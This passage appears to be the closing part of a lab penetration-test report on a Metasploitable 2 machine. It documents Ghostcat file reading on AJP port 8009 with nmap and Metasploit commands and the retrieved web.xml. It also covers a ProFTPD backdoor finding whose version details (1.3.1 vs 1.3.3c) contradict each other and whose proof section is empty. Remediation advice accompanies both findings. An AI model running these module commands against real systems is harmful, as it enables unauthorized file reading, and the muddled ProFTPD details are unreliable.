
Severity: High
CVSS: 7.5
Target: 192.168.56.101
Port: 8009/tcp
Software Version: Apache Jserv (protocol v1.3)
Description: The system running the Apache JServ Protocol (AJP), which is vulnerable to the Ghostcat (CVE-2020-1938) vulnerability. It allows unauthenticated remote attackers to read arbitrary files from the server through the AJP connector. The AJP service is typically intended for internal communication between web servers and application servers and should not be publicly accessible. During testing, sensitive application configuration files were successfully retrieved, confirming the vulnerability.
Proof of Concept:
nmap -sV -p 8009 192.168.56.101 ----> to enumerate service version
msf (exploit): auxiliary/admin/http/tomcat_ghostcat ----> to exploit
Impact: Attackers can read internal files (e.g., WEB-INF/web.xml). Information leakage via exposure of application structure and configurations. Potential leakage of hardcoded credentials. Application mapping disclosure by reveals internal endpoints and logic. In certain configurations, may lead to remote code execution.
Remedation: To prevent, Disable AJP connector if not required and restrict AJP access to localhost only. Upgrade Apache Tomcat to a patched version. Implement firewall rules to block external access and use strong authentication mechanisms
Proof:

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 8009  192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-22 23:13 IST
Nmap scan report for 192.168.56.101
Host is up (0.00048s latency).

PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:F4:4B:ED (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.51 seconds
┌──(kali㉿kali)-[~]
└─$ 
```

```
RHOSTS => 192.168.56.101
msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.56.101
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns
/j2ee/web-app_2_4.xsd"
    version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

<!-- JSPC servlet mappings start -->

    <servlet>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <servlet-class>org.apache.jsp.index_jsp</servlet-class>
    </servlet>
```

A19. Proftpd Remote Command Execution (ftp Service)

Severity: Medium
CVSS: 5.3
Target: 192.168.56.101
Port: 2121/tcp
Software Version: Proftpd 1.3.1
Description: The system is running ProFTPD 1.3.3c version. This version was distributed with a malicious backdoor due to a supply chain compromise. The backdoor allows an unauthenticated remote attacker to send specially crafted commands to the FTP service, which executed by the underlying operating system. Valid credentials are not required to exploit and lead to unauthorized remote command execution (RCE) on the target system.
Proof of Concept:
nmap -sV -p 2121 192.168.56.101 ---> to enumerate service Version
auxilary/scanner/ftp/ftp_login -----> to enumerate users
Impact: Full system can compromise without authentication, Execution of arbitrary commands with the privileges of the FTP service and Installation of backdoors, malware, or persistence mechanisms. Unauthorized access, modification, or deletion of sensitive data with Potential of privilege escalation to root. By using compromised system as a pivot point for further attacks within the network.
Remedation: To mitigate, Upgrade ProFTPD to a secure and latest version from official sources and disable the vulnerable ProFTPD 1.3.3c service if not required. Restrict FTP access using firewall rules to trusted IPs only and avoid exposing FTP services to the public internet. Replace FTP with secure alternatives such as SFTP or FTPS and perform integrity checks to ensure no backdoored binaries are present and Regularly update and patch all services to prevent similar issues.
Proof:



9. Tools

- Nmap
- Metasploit
- vncviewer
- psql
- mysql
- telnet
- rsh
- rpcinfo
- smtp-user-info
- ssh
- mount

10. Conclusion

The Vulnerability Assessment and Penetration Testing (VAPT) was conducted on the Metasploitable 2 machine and identified multiple security weakness running in the different service version such as backdoor, Remote Command Execution (RCE), User credential enumeration, shell, file inclusion, weak authentication, plain text data transmit, outdated software version, Service exposure, anonymous login, Information disclosure and security misconfiguration.

These vulnerabilities demonstrate how improper input validation, weak authentication, outdated sotware version, information disclouser, service enumeration, credential brute force, remote command execution, backdoor can expose network to various attacks. If such vulnerabilities exist, then attacker could potentially exploit them to gain unauthorized access, compromise sensitive data, perform malicious action and full compromise over the system, network and disrupt service aviability.

During the assessment, vulnerability were identified at various port in different service. So, Critical, High, Medium and Low Severity vulnerabilities are fixed immediately first to strength the overall security posture of the internal network. It is recommended to implement the Remediation mention above.